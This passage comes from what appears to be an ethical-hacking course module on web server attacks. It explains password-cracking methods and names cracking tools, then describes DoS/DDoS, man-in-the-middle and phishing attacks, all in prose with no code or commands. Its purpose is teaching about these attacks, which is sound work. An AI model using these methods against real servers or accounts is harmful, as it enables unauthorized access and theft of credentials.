- SSH tunnels
- Web form authentication

Attackers use different methods such as social engineering, spoofing, phishing, a Trojan horse or virus, wiretapping, and keystroke logging to perform web server password cracking. In many hacking attempts, the attacker starts with password cracking to prove to the web server that they are a valid user.


Web Server Password Cracking Techniques

Password cracking is the most common method of gaining unauthorized access to a web server by exploiting flawed and weak authentication mechanisms. Once the password is cracked, an attacker can use the password to launch further attacks.

We present some details of various tools and techniques used by attackers to crack passwords. Attackers can use password cracking techniques to extract passwords from web servers, FTP servers, SMTP servers, and so on. They can crack passwords either manually or with automated tools such as THC Hydra, Ncrack, and RainbowCrack.

The following are some techniques attackers use to crack passwords:

- **Guessing**: This is the most common method of cracking passwords. In this method, the attacker guesses possible passwords either manually or by using automated tools provided with dictionaries. Most people tend to use their pets' names, loved ones' names, license plate numbers, dates of birth, or other weak passwords such as "QWERTY," "password," "admin," etc. so that they can remember them easily. The attacker exploits this human behavior to crack passwords.
- **Dictionary attack**: A dictionary attack uses a predefined file containing various combinations of words, and an automated program enters these words one at a time to check if any of them are the password. This might not be effective if the password includes special characters and symbols. If the password is a simple word, then it can be found quickly. Compared to a brute-force attack, a dictionary attack is less time-consuming.
- **Brute-force attack**: In the brute-force method, all possible character combinations are tested; for example, the test may include combinations of uppercase characters from A to Z, numbers from 0 to 9, and lowercase characters from a to z. This method is useful for identifying one-word or two-word passwords. If a password consists of uppercase and lowercase letters as well as special characters, it might take months or years to crack the password using a brute-force attack.
- **Hybrid attack**: A hybrid attack is more powerful than the above techniques because it uses both a dictionary attack and brute-force attack. It also uses symbols and numbers. Password cracking is easier with this method than with the above methods.




Other Web Server Attacks

DoS/DDoS Attacks	Attackers may send numerous **fake requests** to the web server, which causes **web server crashing** or makes it unavailable to the legitimate users **Note**: For complete coverage of DoS/DDoS attacks, refer to Module 10: Denial-of-Service
Man-in-the-Middle Attack	Man-in-the-middle/manipulator-in-the-middle (MITM) attacks allow an attacker to access sensitive information by **intercepting and altering communications** between an end-user and web servers **Note**: For complete coverage of man-in-the-middle (MITM) attacks, refer to Module 11: Session Hijacking
Phishing Attacks	The attacker tricks the user to submit **login details** for a website that looks legitimate, and redirects them to the malicious website hosted on the attacker's web server **Note**: For complete coverage of phishing attacks, refer to Module 09: Social Engineering
Web Application Attacks	Vulnerabilities in **web applications** running on a web server provide a broad attack path for compromising the web servers **Note**: For complete coverage of web application attacks, refer to Module 14: Hacking Web Applications

Other Web Server Attacks

DoS/DDoS Attacks

A DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users. By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users. A web server DoS/DDoS attack often targets high-profile web servers such as bank servers, credit-card payment gateways, and even root name servers.



Unwanted and malicious traffic
Legitimate user
Internet
Unwanted and malicious traffic takes control over all the available bandwidth
Router
Successful DDoS attacks can result in service downtime, financial losses, and permanent business disability

Figure 13.17: Web server DDoS attack

To crash a web server running an application, the attacker targets the following services to consume the web server's resources with fake requests:

- Network bandwidth
- Server memory
- Application exception handling mechanism

- CPU usage
- Hard-disk space
- Database space

Note: For complete coverage of DoS/DDoS attacks, refer to Module 10: Denial-of-Service.

Man-in-the-Middle Attack

Man-in-the-middle/manipulator-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers. In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection. This allows an attacker to steal sensitive user information, such as online banking details, usernames, and passwords, transferred over the Internet to the web server. The attacker lures the victim to connect to the web server by pretending to be a proxy. If the victim believes and accepts the attacker's request, then all the communication between the user and web server passes through the attacker. In this manner, the attacker can steal sensitive user information.


Server response
Attacker

Figure 13.18: Man-in-the-middle/sniffing attack

Note: For complete coverage of man-in-the-middle (MITM) attacks, refer to Module 11: Session Hijacking.

Phishing Attacks

Attackers perform a phishing attack by sending an email containing a malicious link and tricking the user into clicking it. Clicking the link will redirect the user to a fake website that appears similar to the legitimate website. Attackers create such websites by hosting their address on web servers. When a victim clicks on the malicious link while believing the link to be a legitimate website address, the victim is redirected to the malicious website hosted on the attacker's server. The website prompts the user to enter sensitive information, such as usernames, passwords, bank account details, and social security numbers, and divulges the data to the attacker. Later, the attacker may be able to establish a session with the legitimate website by using the victim's stolen credentials to perform malicious operations on the target legitimate website.



Victim
Clicks the malicious link and submits credentials
2
Target Web Server Hosting Legitimate Website
Request redirects to malicious web server
3
Attacker's web sever hosting malicious website
1
4
Sends malicious link through email
Attacker
Uses the victim's credentials to impersonate the victim on the legitimate server

Figure 13.19: Phishing attacks

Note: For complete coverage of phishing attacks, refer to Module 09: Social Engineering.

